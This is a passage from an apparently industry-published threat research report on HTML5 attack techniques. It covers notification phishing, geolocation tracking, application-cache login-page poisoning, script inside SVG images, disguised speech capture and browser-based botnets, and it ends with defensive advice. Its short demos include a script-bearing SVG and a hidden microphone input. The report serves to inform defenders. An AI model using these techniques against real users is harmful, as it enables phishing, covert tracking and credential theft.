Lavakumar Kuppan describes port scanning in this way in detail in his Blackhat presentation, and has also released a POC tool called JS-Recon which allows you to test out these attacks[xliii].

Vulnerability Scanning / Network Mapping

At their presentation for Appsec USA and Hashdays 2011[xliv], Juan Galiana Lara and Javier Marcos de Prado expanded on the port scanning idea, to implement a vulnerability scanning component. They used a technique outlined by Wade Alcorn in 2006 known as Inter-protocol communication[xlv]. The idea behind this approach is to wrap one protocol (in this case the target protocol used by the service being scanned) in another carrier protocol (HTTP in our case).

To take an example, the attacker could use ***XMLHttpRequests()*** to connect to a FTP server. Next the attacker takes a known exploit for that FTP server and sends it. When the FTP server receives the FTP exploit, it will first have to parse the HTTP header from the XMLHttpRequest - which in most cases will cause the FTP server to return errors. However if the FTP server is sufficiently fault tolerant, and can parse the resulting exploit code - the attacker will gain control of that machine. These are the two key components for a successful Inter-protocol exploitation attack - high fault tolerance, and the ability for the target protocol to be successfully wrapped in the carrier (HTTP) protocol.

Juan and Javier will be releasing a tool to carry out this attack as part of the Browser Exploit Framework (BeEF[xlvi]) . The result of this tool is that an attacker can now not only map the victims entire network, but also exploit and gain access to other vulnerable machines on the network - all from simply visiting a malicious website.

Desktop Notifications

A very nice feature proposed in the HTML5 specification is that of Web Notifications[xlvii]. The goal of this API is to allow for a website to display simple notifications to the alert uses *outside* of the web page itself. It is up to the browser itself to decide how the these notifications will actually be displayed, but here is an example of one displayed by Chrome.




Fig 3.9: *Web Notification Popup*

Creating these web notifications is really straightforward - first we need to request permission from the user to display these notifications.




Fig 3.10: *Getting user permission*

Once permission has been granted, coding up the web notification is as simple as:

```
var icon  = 'http://www.insidegitmo.com/Images/WebReady/email-icon.jpg';
var title = 'Email';
var body   = "Hey - you've got mail";


var popup = window.webkitNotifications.createNotification(icon, title, body);
popup.show();
setTimeout(function(){
  popup.cancel();
}, '15000');
```

which will display the message shown in figure 2.7. Notifications can even contain HTML content, making them very versatile indeed

```
var popup = window.webkitNotifications.createHTMLNotification('http://www.robertmcardle.com');
popup.show();
setTimeout(function(){
  popup.cancel();
}, '15000');
```

While notifications do present developers with a range of useful features, they also provide an excellent attack vector for attackers to socially engineer their victims. Due to the appearance of notifications as being separate from the browser itself, it is likely that the user may associate these pop-ups as coming from the operating system itself, or from some third party application such as an IM client. At this stage the severity of such an

attack really comes down to the ingenuity of the attacker, and the naivety of the victim. While there are many options available, here is a simple phishing attack using web notifications.




Fig 3.11: *Web Notification Gmail Phishing*

As you can see, the true sender of the message (in this case jsbin.com) is still visible, but most users will miss this. If the user does in fact enter their password and press Go, it will be submitted to the attackers server just as in the case of a normal web form.

Web Notifications are also ideally suited for the criminals behind Fake AV to carry out their attacks - simply creating a popup that appears to be a legitimate security product.

Overall Web Notifications present a significant amount of scope for attackers to social engineer sensitive data from a victim.

Geo Location

The Geolocation API[xlviii] allows users to share their current location with a web site. Obviously there are many, many applications for such a technology - online mapping software, gaming, better targeted services and advertising - the list goes on. It also raises obvious privacy concerns too, which is why the user must explicitly allow a site to use this API. I believe however that via social engineering victims can easily be enticed to allow a malicious site to use this functionality, or they may allow a trusted site to use geolocation - only for that site to be a victim of a compromise or XSS vulnerability. In either case I'm assuming an attacker can run this API against a victim.

Once authorized the API will give the attacker access to the users location, either as a one shot request, or continuously (so that they are notified of movements). How the users position is determined is down to the device. For example if the device has inbuilt GPS, it will most likely use that. Desktop computers may determine your location based on your IP address. The API returns the users latitude, longitude and altitude (if supported)

Once an attacker has knowledge of the users whereabouts a number of attack scenarios are created, such as:

- The attacker can use affiliate sponsored adware to send locally targeted advertisements to the victim.
- The attacker can employ a scareware campaign. For example the attacker could take a normal "overdue tax"/IRS scam, and take it to a new level. They could inform the user that the Tax department know exactly where the user is, and that unless all moneys owed to the Tax department are paid within 1 day, Police will be dispatched to their location.
- More important than knowing where you are can be knowing where you are NOT. Using other resources an attacker can build a database of personal information for potential victims, which would store their home address, known purchases on online sites, etc. This was an idea put forward by the site ***pleaserobme.com***

Fig 3.12: *PleaseRobMe.com*

Modern cybercriminals could take this to a new level however. Using banking trojans to find account balances they could sell a service to local criminals in the real world, providing lists of wealthy people who are currently away from their homes.

The Geolocation API not only allows you to see where a person is right now, but also where they have been in the past. The API has built in caching that will remember the last position that the user was at. This allows applications to be more forgiving on a devices battery, for example only requesting a new position every 5 minutes. To use this functionality we can make a very simple call:

```
navigator.geolocation.getCurrentPosition(cache_found, cache_not_found, {maximumAge: 3600000, timeout: 0})
```

The four parameters here are:

- cache_found - This is the function that will be called if a position was found in the cache
- cache_not_found - This is the function that will be called there is no cached position

- maximumAge - This is the maximum age of the position in milliseconds. In our example this is 3,600,000 milliseconds, or one hour. The cached position must be from at most one hour ago. You can also set this value to infinity.
- timeout - This specifies the maximum amount of time allowed for the browser to determine a position before the cache_found function is called. If we set this to 0 we are telling the browser that we only want to retrieve the position from the cache, not to try and determine a new position.

So while the Geolocation API is an excellent addition to HTML5 it also allows the attacker to track not only the current location of a victim, but also where they were in the past (and exactly when they were there)

Offline Web Applications & Application Cache

HTML5 has made it much easier for sites to create offline versions of themselves in the browser cache[xlix]. Any website can specify a list of URLs (HTML, CSS, JavaScript, Images etc), called a manifest file. This is simply a text file located elsewhere on the server with a standardized format. The browser will read this file, download and cache all of the specified files locally, and keep this cache up to date. The next time the user tries to access the web application without a network connection, the web browser automatically swaps over to the local copy. Along with the new graphics features added into HTML5 this is a fantastic tool for developers who want to create applications for the cloud.

Setting up a manifest is pretty simple. Each page of your web application needs to add a ***manifest*** attribute to its HTML tag, which will point to the actual manifest file

```
<html manifest="/MyCacheManifestFile.manifest">
  ... REST OF your site here ...
```

The manifest file should be of content type ***text/cache-manifest*** and should look like this example:

```
CACHE MANIFEST
/file1.html
/images/someImage.jpg
/JavaScript/script1.js
```

Manifest files also have options that allow a developer to specify files that should never be cached, and also default pages to serve up when a cached version of a page cannot be found.

So how can an attacker manipulate this situation? A blog posting on Andlabs.org[l] describes a possible attack vector. The idea behind this attack is to have a victim cache a false version of a page, for example a webmail login.

Imagine this scenario - a victim is browsing the web in an unsecured wireless network in a local cafe. The attacker is also in the cafe, and can spoof any website the victim browses to (the victims machine requests a page on site A, the attackers machine sniffs the request and sends back a false page before the real site can respond). In the scenarios described in the blog, the attacker is trying to store a false login page for a webmail provider in the users cache so that the user continues to load the fake login page, even after they have left the cafe.

One approach would be to use the standard browser cache - but there is an issue here caused by HTTPS, which is best to explain with an example:

1. User browses to webmail.com
2. Attacker responds with a fake login page, which is presented to the user. The page is also stored in the browser cache.
3. If the user enters their login details, the attacker will now have access to them - however the goal of the attacker here is to continue to have the user to load this fake login page.
4. The victim returns home and once more types "webmail.com" into their browser. In the normal browser cache only pages are cached (e.g. the attackers false webmail.com/login.php) page, not the root of a domain - so the browser will follow these steps
    a. Ignore the browser cache and directly request http://webmail.com
    b. Webmail.com informs the browser that they need to download webmail.com/login.php
    c. The browser will load the cached (false) version

So what's the issue? Well in most cases login pages are served over HTTPS, and that complicates things. What will actually happen in stage 4 is the following:

4. The victim returns home and once more types "webmail.com" into their browser - so the browser will follow these steps

a. Ignore the browser cache and directly request http://webmail.com
b. Webmail.com informs the browser it only accept https
c. Browser requests https://webmail.com
d. Webmail.com informs the browser to download https://webmail.com/login.php

In this case the attackers plan has failed - they poisoned the http login file, but could not poison the https one. So how does the application cache get around this issue? Well it allows the root file "/" of a site to be cached, so that it will always be loaded from the application cache. Let's see how this changes the attack:

1. User browses to webmail.com
2. Attacker responds with a fake login page, which is presented to the user. This page also includes the manifest attribute in the HTML element so it is added to the Application Cache.
3. The victim returns home and once more types "webmail.com" into their browser. The browser now checks to see if it has a cached entry for http://webmail.com, which it does, and it presents the false login page to the user

In this scenario, because the application cache allows us to cache the root for a site, the false login page will be successfully loaded from the cache, and the browser will never attempt to make a connection to http**s**://webmail.com.

The blog on Andlabs.org also describes how to make this a more persistent attack by ensuring that the application cache for the targeted page does not get updated, and they have also made a proof of concept of the attack available.

SVG Graphic Format

The SVG Graphics format has existed since as far back as 1999, and are a XML based file format for describing vector graphics. Most modern web browsers will display a SVG image in much the same way that they would display a PNG, JPG or GIF file. However as part of the HTML5 specification a webpage can now embed SVG graphics directly using the <SVG> tag[li], e.g. The following code:

```
<html>
  <body>

    <h1>SVG Circle Example</h1>

    <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
       <circle cx="100" cy="50" r="40" stroke="black" stroke-width="2" fill="red" />
    </svg>
   </body>
</html>
```

Will be displayed to the user as




Fig 3.13: *SVG Example*

SVG files however allow for a range of active content to be included including links, and more worryingly JavaScript. Not only is there one way to embed JavaScript in a SVG, there are in fact multiple ways, as outlined by Mario Heiderich in his presentation "The image that called to me"[lii] from March 2011. To demonstrate this you can simply copy the following code into a text file as save it as a file with the svg extension:

```
<svg xmlns="http://www.w3.org/2000/svg" version="1.1">
    <circle cx="100" cy="50" r="40" stroke="black" stroke-width="2" fill="red" />
    <script>alert(1)</script>
</svg>
```

When opened in a web browser the image of a red circle will appear, however the JavaScript will also execute (in this case in a local scope, so it will be able to interact with local files).

So why is this a problem? Imagine a simple image hosting site where a user can upload interesting pictures. The site allows the image to be in any of the standard image formats, including SVG. This site will now display this image to any visitors to the site that view the profile. Luckily however SVG files in HTML image tags will not have their JavaScript executed. However if the user decides they like the file, downloads it and later opens it - any embedded scripts will run.

SVG files can also be deployed on a site via <iframe>, <object> and <embed> tags - in which case any embedded code will execute e.g.

```
<html>
<body>
  My Picture
  <iframe src="http://www.example.com/example.svg">
</body>
</html>
```

This can easily be missed by researchers who are unfamiliar with the SVG format - for example they will not realize that any JavaScript could run in this instance, as the page is simply displaying an image.

Speech Input

A fantastic new browser feature, currently only available in Chrome, is speech recognition[liii]. This remarkably easy to use feature will open up a wide range of applications in terms of games, education and accessibility. To use speech recognition, all you need to do is the add the ***x-webkit-speech*** attribute to any input field:




Fig 3.14: *Input Field with Speech Recognition*

Part of the specification, added for security reasons, states that then you select the microphone icon and the browser starts to record- it MUST show a visual indication to the user. Also through experimentation I found that if you take focus away from the current window, speech recording will stop.




Fig 3.15: *Visual Indication that recording is taking place*

How this actually works is that your recording is sent to Google's backend, which performs voice recognition on it, and then informs the browser what text to place in the input box.

It is also possible, using CSS, to disguise the input and make it not obvious that it is an input box. To give an example here is a small demo of how someone could do this (please excuse my horrible design skills):




Fig 3.16: *Robots Eye hide the microphones*

In the code below I simply hid the main part of the input fields, and rotated the Microphone icons so that they appear to be eyes. I also added a small piece of code that will alter the page once the speech has been recognised, using the ***onwebkitspeechchange*** event handler - to illustrate an attacker could programmatically get access to the spoken information.

```
<html>
<head>
  <style>
    input{
      color:transparent;
      background-color:transparent;
      border:0px;
      width:15px;
    }
    input.input1{
      -webkit-transform: rotate(90deg);
    }
    input.input2{
      -webkit-transform: rotate(270deg);
    }
  </style>
  <script>
    function outputSpeech(recording){
      document.getElementById("result").innerHTML += recording;
    }
  </script>
</head>
<body>
  _____<br/>
  |<input id=mic type="text" class=input1 x-webkit-speech onwebkitspeechchange="outputSpeech(this.value)" />
  <input id=mic type="text" class=input2 x-webkit-speech onwebkitspeechchange="outputSpeech(this.value)" />|
  <br/>|  [--] |<br/>
  <br/>
  <p>Click the Robots eyes to speak!</p>
  <p id=result>You Entered: </p>
</body>
</html>
```

While I do not believe that speech recognition will be a major attack vector, due to the visual information that recording is taking place, and the amount of social engineering required - I do think that it is worth keeping an eye on.

Web Workers

The idea of Web Workers[liv] were included in the HTML5 specification to allow for a way for JavaScript pages to run in the background, independent of the main UI related scripts on a page. They can be thought of as the equivalent to a background thread in a high-level programming language. There are many good uses for these, especially when it comes to some resource intensive application. A good example on Wikipedia shows a Web Worker being assigned the job of generating prime numbers.

Communicating with a Web Worker must be done by message passing, as the Web Worker has no access to the DOM of the main page. A simple example would be:

```
<script>
  //Create a new worker
  var worker = new Worker("worker_script.js");

  //Send a message to the worker
  worker.postMessage("Hello Worker!");

  //Recieve Response
  worker.onmessage = function(event) {
    alert("Received message from worker: " + event.data);
    worker.postMessage("Thank you!");
  }
</script>
```

While there is nothing wrong with Web Workers on their own, they do make the idea of a "Botnet in the Browser" easier to achieve. In Lavakumar Kuppan's Blackhat paper he comments on the idea of a HTML5 Botnet, so let's explore it in a bit more details

Advantages of a Botnet in the Browser

Running a botnet in the browser has a number of advantages. A bot written in JavaScript is platform and OS independent - as long as the browser supports all of the features used by the bot. This means that the bot can be run on Windows, Mac, iPhone, Android etc - all using the exact same code.

Also the attack surface here is quite large - billions of people all around the world run thousands of lines of untrusted JavaScript every day. In addition, a well designed JavaScript botnet is entirely memory resident - it should never write to disk. This makes it much trickier to detect with traditional security software.

Due to the resource intensive nature of a botnet, having a background component running as a Web Worker is very useful. This may also require a foreground component if the attacker wishes to interact with the DOM of the initial launch page.

Stages of Browser Botnet Attack

1. ***Infection***
   Infecting the user is done by convincing them to execute the initial JavaScript. There is a very large list of ways to accomplish this including XSS, clicking a link in an email/IM, BHSEO, social engineering, site compromise etc.
2. ***Persistence***
   A browser based botnet by its very nature will not be as persistent as a traditional botnet - as soon as the victim closes the browser tab, the malicious code will stop running. The attacker will need to bear this in mind, and the tasks given to browser botnets will be designed to take into account the transitory nature of the botnet nodes. The ability for easy re-infection is important here, so attack vectors such as persistent XSS and compromised sites are the most likely.

   Another approach mentioned in the Lavakumar's paper is to combine Clickjacking and Tabnabbing.

First clickjacking is used to force the victim to open another webpage with the exact same content as the original page. Now the victim is still browsing the content they expected, and the malicious tab is running in the background. To even further extend the life of the malicious tab, he proposed using Tabnabbing[lv] - disguising the original tab and page as a commonly opened page such as Google or YouTube.

3. ***Payload***

There are a number of possibilities here such as:

   a. ***DDOS -*** The web worker can use COR to send thousands of GET requests to the target site, resulting in a denial of service
   b. ***SPAM -*** Using poorly configured web forms (on website "Contact Us" pages), the bot can be used to generate spam.
   c. ***Bitcoin Generating -*** Bitcoins are the new currency of choice for the cybercrime underground. Several browser based Bitcoin generators currently exist, such as this one from Bitcoinplus.com:




Fig 3.17: *Bitcoin Miner*
(Src: http://www.bitcoinplus.com/generate)

   d. ***Phishing -*** Using the Tabnabbing approach, the attacker could change the look of the malicious tab each time the tab loses focus. As a result each time the victim returns to the tab they will be presented with the login for a different service, allowing the attacker to steal these credentials
   e. ***Internal Network Reconnaissance -*** Using the techniques described in this paper, the attacker could perform a vulnerability scan or port scan of the victims network

f. ***Proxy Network*** - Using the same approach as the Shell of the Future tool, this network of compromised machines could be used for attackers to proxy their attacks and networks connections, making them more difficult to trace.
g. ***Spreading-*** The botnet could be programmed to have a worm component, spreading using XSS attacks or SQL injections on vulnerable sites.

Overall HTML5 and its partner APIs present a range of options to attackers to carry out more and more sophisticated attacks in the future.

Additional Experimental API

While not part of the HTML5 standard, there are several other related specifications that merit further investigation. In most cases below these APIs are not fully implemented yet in practice, but do merit further investigation when implementation is complete.

Media Capture API

The Media Capture API[lvi] is a specification concerned with allowing programmable access for a website to the browsing devices media hardware, for example the microphone and camera. While this undoubtedly would raise concern for a number of attacks, currently the API is only in an experimental state - with no real implementations available for testing (some of the Firefox nightly builds are experimenting with it, as is Android 3.0).

System Information API

The System Information API[lvii] is a specification concerned with allowing programmable access for a website to a lot of the system information of the browsing system. This includes hardware state (e.g. CPU Load, Battery Life), software data, environment information (ambient light, noise, temperature). The API will allow a site to potentially discover a large amount of information about the users system, as detailed in this chart:




Fig 3.18: *System Information API*
(Src: http://www.w3.org/TR/system-info-api)

However like the Media Capture API the System Information API currently has no active implementations, so while it may be prone to abuse it is not yet possible to go into further detail here.

CONCLUSION

This report aimed to give a overview of some of the features, and new attacks, introduced by the exciting new web standard of HTML5 (and its associated APIs). As part of detailing these attacks, I also put together an entire real world attack scenario - something which I think we will see a lot more of in the not too distant future.

It is the view of Trend Micro's Forward Looking Threat Research team, that web attacks, targeted attacks and mobile based attacks will continue to grow to become three of the major tools used by cybercriminals.

Anyone wishing to secure their information - whether you are the head of IT for a large enterprise, or simply trying to secure your personal PC or mobile device - should seriously take into consideration defenses against web based attacks, with solutions such as NoScript[lviii] and Trend Micro's own Browserguard[lix] . However while blocking the malicious scripts involved in these attacks will go a long way to securing an organization - like most security risks, simply installing some piece of technology is not a silver bullet. The most important thing you can do here is to study each of these attacks, and understand the risks involved. Look at your own network setup and think to yourself "How could I best defend against this particular risk". For example - Desktop Notification attacks can be blocked by software - but raising user awareness of the risk they pose and how they work, can be just as effective.

While the attacks in this paper, unlike other traditionally attacks such as SQL Injection, are targeted at the users of web applications - I think that developers should be able to take away some learning's from this as well. Understand each of the attacks detailed in this paper, and think how you can go about securing your web applications from this type of manipulation - in particular aiming to block attackers being able to inject JavaScript code into your sites, ensuring you are not vulnerable to attacks that make use of CORS, Cross-Domain messaging and Local Storage attacks. There are many excellent resources online to help you learn how to defend against these, for example the excellent OWASP.org[lx].

Regardless of whether an attack is targeted, or widespread; mobile or desktop based; Windows or Mac focused - in the vast majority of cases the browser is the attackers gateway from which to extract user data. Protecting that gateway will become one of next major battlegrounds in the battle between Cybercriminals and the Security Industry.

APPENDICES

OTHER USEFUL RESOURCES

- HackInTheBox magazine has a good article entitled "Next Generation Web Attacks - HTML5, DOM (L3) and XHR (L2)" which summarizes some of the issues raised above. http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-006.pdf
- ENISA (The European Network and Information Security Agency) has published a detailed set of guidelines on HTML5 security. As well as describing some of the issues raised in this paper, they also detail a number of other concerns varying from major to minor (e.g. ability to embed a video from a 3rd party site, and access the played attribute to see how much of the video has been watched) http://www.enisa.europa.eu/act/application-security/web-security/a-security-analysis-of-next-generation-web-standards/at_download/fullReport
- The following sites are excellent sources of knowledge and tutorials on both HTML5 and HTML5 security
    - http://diveintohtml5.org
    - http://www.html5rocks.com
    - http://html5sec.org/
    - http://code.google.com/p/html5security/

Also the author would like to specially thank the people who helped review this paper - in particular Ben April, Fabio Cerullo, Javier Marcos and Juan Galiana.

REFERENCES

[i] HTML5 Implementation Status - http://en.wikipedia.org/wiki/Comparison_of_layout_engines_(HTML5)
[ii] W3C HTML5 Spec - http://dev.w3.org/html5/spec/Overview.htm
[iii] WHATWG Living Standard - http://www.whatwg.org/specs/web-apps/current-work/html-a4.pdf
[iv] Quake II in HTML5 - http://code.google.com/p/quake2-gwt-port/
[v] Angry Birds in HTML5 - http://chrome.angrybirds.com/
[vi] NetTuts+ HTML5 Tutorial - http://net.tutsplus.com/tutorials/html-css-techniques/25-html5-features-tips-and-techniques-you-must-know/
[vii] HTML5Rocks Slides - http://slides.html5rocks.com
[viii] Maltego - http://www.paterva.com
[ix] Cross Site Scripting - http://en.wikipedia.org/wiki/Cross-site_scripting
[x] Mitigation of XSS Attacks (Wikipedia) - http://en.wikipedia.org/wiki/Cross-site_scripting#Mitigation
[xi] OWASP XSS Prevention Cheat Sheet - https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
[xii] New Tags in HTML5 - http://www.w3schools.com/html5/html5_new_elements.asp
[xiii] New Event Attributes in HTML5 - http://www.w3schools.com/html5/html5_ref_eventattributes.asp
[xiv] HTML5 Cheat Sheet - http://heideri.ch/jso/#html5 and http://code.google.com/p/html5security/
[xv] HTML5 Button Tag - http://www.w3schools.com/html5/tag_button.asp
[xvi] Manipulating Browser History - https://developer.mozilla.org/en/DOM/Manipulating_the_browser_history
[xvii] HTML5Demos - History - http://html5demos.com/history
[xviii] Animating the URL bar - http://www.murraypicton.com/2010/09/animating-the-address-bar-with-replacestate/
[xix] Clickjacking - http://en.wikipedia.org/wiki/Clickjacking
[xx] Where's Wally / Waldo - http://en.wikipedia.org/wiki/Where's_Wally?
[xxi] FrameKilling - http://en.wikipedia.org/wiki/Framekiller
[xxii] Iframe Sandbox Attribute - http://www.w3schools.com/html5/att_iframe_sandbox.asp
[xxiii] Drag & Drop API - Drag-Out demo - http://slides.html5rocks.com/#drag-out
[xxiv] Drag & Drop API - Drag-In demo - http://slides.html5rocks.com/#drag-in
[xxv] Same Origin Policy - http://en.wikipedia.org/wiki/Same_origin_policy
[xxvi] Next Generation Clickjacking by Paul Stone - https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf
[xxvii] Autocomplete Form Attribute - http://www.w3schools.com/html5/att_form_autocomplete.asp
[xxviii] Stealing Autocomplete Information (Andlabs) - http://blog.andlabs.org/2010/08/stealing-entire-auto-complete-data-in.html
[xxix] Stealing Autocomplete Information (Jeremiah Grossman) - http://jeremiahgrossman.blogspot.com/2010/07/i-know-who-your-name-where-you-work-and.html
[xxx] Autocomplete stealing POC - http://www.andlabs.org/hacks/steal_autofill.html
[xxxi] Local / Web Storage spec - http://dev.w3.org/html5/webstorage/
[xxxii] WebSQL spec - http://dev.w3.org/html5/webdatabase/
[xxxiii] WebSQL Wikipedia Entry - http://en.wikipedia.org/wiki/Web_SQL_Database
[xxxiv] WebSQL tutorial - http://html5doctor.com/introducing-web-sql-databases/
[xxxv] DNS Cache Poisoning - http://en.wikipedia.org/wiki/DNS_cache_poisoning
[xxxvi] SQL Injection - http://en.wikipedia.org/wiki/SQL_injection
[xxxvii] XMLHttpRequest() - http://en.wikipedia.org/wiki/XMLHttpRequest
[xxxviii] AJAX - http://en.wikipedia.org/wiki/Ajax_(programming)
[xxxix] Attacking with HTML5 (Lavakumar Kuppan) - https://media.blackhat.com/bh-ad-10/Kuppan/Blackhat-AD-2010-Kuppan-Attacking-with-HTML5-slides.pdf
